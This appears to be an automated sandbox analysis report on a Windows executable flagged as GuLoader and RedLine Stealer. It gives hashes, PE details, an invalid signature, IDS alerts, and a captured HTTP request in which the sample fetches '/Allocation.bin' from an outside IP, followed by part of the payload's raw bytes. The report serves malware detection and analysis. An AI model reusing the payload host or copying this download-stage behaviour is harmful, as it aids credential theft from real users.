| TrID: | • Win32 Executable (generic) a (10002005/4) 99.96%<br>• Generic Win/DOS Executable (2004/3) 0.02%<br>• DOS Executable Generic (2002/1) 0.02%<br>• Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00% |
| File name: | mixfive_20211216-221155.exe |
| File size: | 94872 |
| MD5: | 66e3c71bcd364eb5cf19cb820683ef0c |
| SHA1: | a51f002e800d652c14b2de10a63bbb80d276a33b |
| SHA256: | ee23fa71bea1f05017e21b38e7592db6334a0fc4e9e44bb48452b40a4ddf0677 |
| SHA512: | aaebefe644c3f4574f787a45581e95ec34e0c31183ef10c0d2246849b4f87e5e9c593dbb29083730c0f9e6e41f58ed4f1b9e33153f2b6c7c1ed789bc1047468f |
| SSDEEP: | 1536:C/T2X/jN2vxZz0DTHUpouMJbKxE+1COGa5Cq1IpBN+mzFGFDGBXTgpMu:CbG7N2kDTHUpouMJbKPCOHPKpjZcFiBm |
| File Content Preview: | MZ......................@...............................................!..L.!This program cannot be run in DOS mode....$........1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.........................PE..L...Z.Oa................j......... |

### File Icon

| | |
|---|---|
| Icon Hash: | b2a88c96b2ca6a72 |

## Static PE Info

### General

| | |
|---|---|
| Entrypoint: | 0x40352d |
| Entrypoint Section: | .text |
| Digitally signed: | true |
| Imagebase: | 0x400000 |
| Subsystem: | windows gui |
| Image File Characteristics: | LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED |
| DLL Characteristics: | NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT |
| Time Stamp: | 0x614F9B5A [Sat Sep 25 21:57:46 2021 UTC] |
| TLS Callbacks: | |
| CLR (.Net) Version: | |
| OS Version Major: | 4 |
| OS Version Minor: | 0 |
| File Version Major: | 4 |
| File Version Minor: | 0 |
| Subsystem Version Major: | 4 |
| Subsystem Version Minor: | 0 |
| Import Hash: | 56a78d55f3f7af51443e58e0ce2fb5f6 |

### Authenticode Signature

| | |
|---|---|
| Signature Valid: | **false** |
| Signature Issuer: | E=Befattet1@PROGRAMMRENS.je, CN=HOOSIERS, OU=Stridhanum, O=cacogenics, L=PREEXCLUDE, S=Kildeprogram5, C=BO |
| Signature Validation Error: | **A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider** |
| Error Number: | -2146762487 |
| Not Before, Not After | • 12/16/2021 9:40:48 PM 12/16/2022 9:40:48 PM |
| Subject Chain | • E=Befattet1@PROGRAMMRENS.je, CN=HOOSIERS, OU=Stridhanum, O=cacogenics, L=PREEXCLUDE, S=Kildeprogram5, C=BO |
| Version: | 3 |
| Thumbprint MD5: | C38498DE2531ABF84BECF49043690614 |
| Thumbprint SHA-1: | 2842B94EA877AFB3636B19981AAA0064D670C195 |
| Thumbprint SHA-256: | 615A16AE963F927807D331ACBC53376A766EA5DD3B6C976EB920B62F562AFD5B |
| Serial: | 00 |

### Entrypoint Preview

### Rich Headers

### Data Directories

### Sections

| Name | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy | Characteristics |
|---|---|---|---|---|---|---|---|---|
| .text | 0x1000 | 0x6897 | 0x6a00 | False | 0.666126179245 | data | 6.45839821493 | IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ |
| .rdata | 0x8000 | 0x14a6 | 0x1600 | False | 0.439275568182 | data | 5.02410928126 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ |
| .data | 0xa000 | 0x2b018 | 0x600 | False | 0.521484375 | data | 4.15458210409 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ |
| .ndata | 0x36000 | 0x16000 | 0x0 | False | 0 | empty | 0.0 | IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ |
| .rsrc | 0x4c000 | 0xe48 | 0x1000 | False | 0.38916015625 | data | 4.02680822028 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ |

### Resources

### Imports

### Version Infos

### Possible Origin

| Language of compilation system | Country where language is spoken | Map |
|---|---|---|
| English | United States | |

## Network Behavior

### Snort IDS Alerts

| Timestamp | Protocol | SID | Message | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|---|---|---|
| 12/17/21-10:17:12.474954 | ICMP | 402 | ICMP Destination Unreachable Port Unreachable | | | 192.168.2.4 | 8.8.8.8 |
| 12/17/21-10:18:00.248809 | TCP | 2018752 | ET TROJAN Generic .bin download from Dotted Quad | 49857 | 80 | 192.168.2.4 | 185.112.83.8 |

### Network Port Distribution

### TCP Packets

### HTTP Request Dependency Graph

- 185.112.83.8

### HTTP Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 0 | 192.168.2.4 | 49857 | 185.112.83.8 | 80 | C:\Users\user\Desktop\mixfive_20211216-221155.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Dec 17, 2021 10:18:00.248809099 CET | 10556 | OUT | GET /Allocation.bin HTTP/1.1<br>User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Host: 185.112.83.8<br>Cache-Control: no-cache |

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Dec 17, 2021 10:18:00.303559065 CET</td><td>10557</td><td>IN</td><td>HTTP/1.1 200 OK<br>Content-Type: application/octet-stream<br>Last-Modified: Thu, 16 Dec 2021 20:39:39 GMT<br>Accept-Ranges: bytes<br>ETag: "7bfebfbbdf2d71:0"<br>Server: Microsoft-IIS/10.0<br>Date: Fri, 17 Dec 2021 09:17:57 GMT<br>Content-Length: 190016<br>Data Raw: aa a1 e2 d1 b8 a7 28 b5 43 6a 9b b7 2e 24 1b e7 24 02 eb 7c 9b be 24 b1 82 6c a6 98 c9 06 4e c0 40 80 92 3d f4 f2 ac 3e 2a 05 0d dc 90 3c e4 74 87 6e c1 9d ce 47 15 6f 23 75 94 fd 91 13 73 e7 7c e9 73 7d de 4a 1b 0d bc 73 75 33 86 11 c7 fe 6a 5c fb e6 66 e5 0c eb 4e 3e 7c b1 a0 c2 47 a7 76 1b f9 bd 6b f4 75 ed bf 10 89 97 86 03 e3 ed 2c 12 38 80 82 68 d1 b1 84 72 84 e5 9d fc e0 25 1e 30 de 9f 9b ef af 8b 1f 94 95 5f 36 77 66 33 02 9f a3 e3 39 d9 14 81 17 65 cd 40 91 f3 dd 46 1d 68 13 fa f6 39 bf 5b 81 6b f9 56 2e 7b 59 88 65 9a 2b 34 49 b8 61 42 bd 2c 8c 7e 47 56 18 d0 54 a9 9c a4 3b 2b 10 b8 c4 c0 f0 c1 0f a8 50 9b 76 82 8e 7a b7 e2 bd 97 57 4b a7 04 2e d3 a6 d5 4d 2e 4f 4c 28 95 0c 42 8c ef b8 a7 4e 0d 4d 29 30 02 25 5e f7 b2 75 cc 7e f1 99 fb 0d 9b cd 68 b5 79 ae 58 d3 0f 55 ba 5e 34 2d 82 04 ea 1a 7d e2 b7 9b 9a c2 b0 67 1e b3 45 61 1c ba d9 fc 07 c8 62 af 79 e7 bf ac 20 66 f4 b6 4d 60 3e cc 03 9e 80 09 d3 ae 76 a6 4d f2 54 72 4c 32 29 44 dd 15 bf 62 07 37 29 83 08 50 66 9b 1e 22 8d a2 12 a9 09 0b b5 57 8b c1 80 24 fb bb 4c 99 4f bb 1f 90 48 d4 63 d8 61 f4 ec 0c 36 88 2b 1f 0d af 31 ab 5e b5 df db d9 41 43 73 45 d7 05 4e da 0c 5e ae 67 ea 90 f6 30 95 90 77 ba 73 a3 7c cd ac 46 57 4e 01 a8 ed 9d 79 b2 65 35 55 cd 63 1b 45 68 d0 93 d5 6a a7 75 7c 00 de ae 25 a4 fa 6e 5f 31 a1 99 a8 34 7a ec fc 98 c8 7a 6e 32 e3 77 96 b3 83 85 bd c6 16 de ef 6b 89 0a 41 bd c3 44 17 27 82 01 59 ab c2 bd 6f df 2e 4c 09 ef 6b 06 e9 1a fc 46 15 26 ca bd 3b 01 de fa 94 fe bd 00 be f3 7f 4a d2 e9 6a c9 8c 96 40 10 b3 1d ec 6b 01 e0 23 af 7f a1 ef 81 33 ae e3 18 dd cf a0 ed 56 4a 93 8c 08 56 2a 61 b9 54 1e f2 ee 60 98 ba 77 80 aa b8 0f 59 91 9b 66 25 5c fc c1 c5 91 17 90 02 61 e6 3e ca a3 d9 08 af 81 6a ae ec 0b 3a d0 db a4 4e 5a ba ef 70 4c ad 3a 51 36 c9 56 91 27 4f 87 05 c9 6d ae d0 cb ec 86 a0 98 47 36 85 59 2f 28 8b 5e 17 43 7f 2b b6 f8 50 f8 7a d7 7d d8 e3 16 f8 41 b7 18 3c ac 02 f5 4a b8 53 ff 8e f1 0f 2f dc 87 6c 85 25 60 0c 66 63 92 1e 6b 2f 59 fd fd 9a c2 80 76 98 a7 87 04 ad 63 3d 5f 23 6f 13 b6 05 b8 f6 b0 f0 fe ec df 58 7f 98 89 d8 00 cf b3 06 77 9a ed 63 a3 96 15 95 b6 ec 11 ee 3e 61 81 a1 13 30 2a cc 0c 72 22 8f 8b 4a a5 33 07 6b 7e 7d 54 cd ea 90 44 26 03 8e bb c8 3b 44 57 6f 8e 0d 58 f0 dc 2e e4 30 d8 cf c7 e2 eb 18 2a d1 82 74 d1 59 e9 56 72 a6 46 12 c0 3a 9a 0e 66 40 e4 18 26 df b8 13 de cc 84 6f a3 d4 87 57 c5 b9 32 49 09 3e ff 77 58 ef e6 13 fe 7b 65 a2 6c c6 52 ef cb e3 55 e8 74 62 22 f5 b6 4b de b3 64 a7 77 c1 03 f1 e3 29 a7 05 c8 2e 2d 14 41 bf 22 24 58 44 f2 e0 2d 5b 70 48 a0 4f db 31 3e 03 a1 1d d2 a7 14 9d 6d ab 53 53 ed aa ba 2f df c4 77 d2 81 e2 c2 ee e7 38 64 36 d2 07 95 fa 31 31 b3 e3 7d dd 4a 1b 0d b8 73 75 33 79 ee c7 fe d2 5c fb e6 66 e5 0c eb 0e 3e 7c b1 a0 c2 47 a7 76 1b f9 bd 6b f4 75 ed bf 10 89 97 86 03 e3 ed 2c 12 38 80 82 68 d1 b1 84 72 84 e5 7d fc e0 25 10 2f 64 91 9b 5b a6 46 3e 2c 94 13 fb 56 32 5b 6b ec 83 93 4b b6 73 f3 76 08 ed 23 f0 9d b3 29 69 48 71 9f d6 4b ca 35 a1 02 97 76 6a 34 0a a8 08 f5 4f 51 67 b5 6c 48 99 2c 8c 7e 47 56 18 d0 3c b9 18 89 17 5a fa c6 e8 b1 1a bf 23 d9 ba e5 44 a1 f1 04 88 93 57 e9 5c fc 36 7a 05 a2 4c ab 61 5f a4 32 74 e4 e6 3c be cc d6 d9 52 7c a7 57 02 21 4c 20 55 c3 9f b2 4c d2 e2 85 20 ea 27 16 e7 10 cd 30 ff 7e bf c4 5e 34 2d 82 04 ea 1a 7d e2 b7 9b 11 86 94 63 33 21 f1 91<br>Data Ascii: (Cj.$$|$lN@=>*<tnGo#us|s}Jsu3j\fN>|Gvku,8hr%0_6wf39e@Fh9[kV.{Ye+4IaB,~GVT;+PvzWK.M.OL(BNM)0%^u~hyXU^4-}gEaby fM`>vMTrL2)Db7)Pf"W$LOHca6+1^ACsEN^g0ws|FWNye5UcEhju|%n_14zzn2wkAD'Yo.LkF&;Jj@k#3VJV*aT`wYf%\a>j:NZpL:Q6V'OmG6Y/(^C+Pz}A<JS/l%`fck/Yvc=_#oXwc>a0*r"J3k~}TD&;DWoX.0*tYVrF:f@&oW2I>wX{elRUtb"Kdw).-A"$XD-[pHO1>mSS/w8d611}Jsu3y\f>|Gvku,8hr}%/d[F>,V2[kKsv#)iHqK5vj4OQglH,~GV<Z#DW\6zLa_2t<R|W!L UL '0~^4-}c3!</td></tr>
</table>

# Code Manipulations

# Statistics

## Behavior

Click to jump to process

# System Behavior

## Analysis Process: mixfive_20211216-221155.exe PID: 4728 Parent PID: 5288

### General

| | |
|---|---|
| Start time: | 10:15:44 |
| Start date: | 17/12/2021 |
| Path: | C:\Users\user\Desktop\mixfive_20211216-221155.exe |
| Wow64 process (32bit): | true |
| Commandline: | "C:\Users\user\Desktop\mixfive_20211216-221155.exe" |
| Imagebase: | 0x400000 |

| | |
|---|---|
| File size: | 94872 bytes |
| MD5 hash: | 66E3C71BCD364EB5CF19CB820683EF0C |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.816118549.00000000029A0000.00000040.00000001.sdmp, Author: Joe Security |
| Reputation: | low |

### File Activities

Show Windows behavior

#### File Created

#### File Deleted

#### File Written

#### File Read

## Analysis Process: mixfive_20211216-221155.exe PID: 4240 Parent PID: 4728

### General

| | |
|---|---|
| Start time: | 10:16:56 |
| Start date: | 17/12/2021 |
| Path: | C:\Users\user\Desktop\mixfive_20211216-221155.exe |
| Wow64 process (32bit): | true |
| Commandline: | "C:\Users\user\Desktop\mixfive_20211216-221155.exe" |
| Imagebase: | 0x400000 |
| File size: | 94872 bytes |
| MD5 hash: | 66E3C71BCD364EB5CF19CB820683EF0C |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000002.1006545439.0000000020590000.00000004.00020000.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000002.1004805288.000000001E100000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000003.945608436.0000000000A3F000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000C.00000000.813287233.0000000000560000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000002.1006136622.000000001F477000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000C.00000002.1006896564.0000000020B60000.00000004.00020000.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000C.00000002.1005643076.000000001E7C1000.00000004.00000001.sdmp, Author: Joe Security |
| Reputation: | low |

### File Activities

Show Windows behavior

#### File Created

#### File Written

#### File Read

# Disassembly

## Code Analysis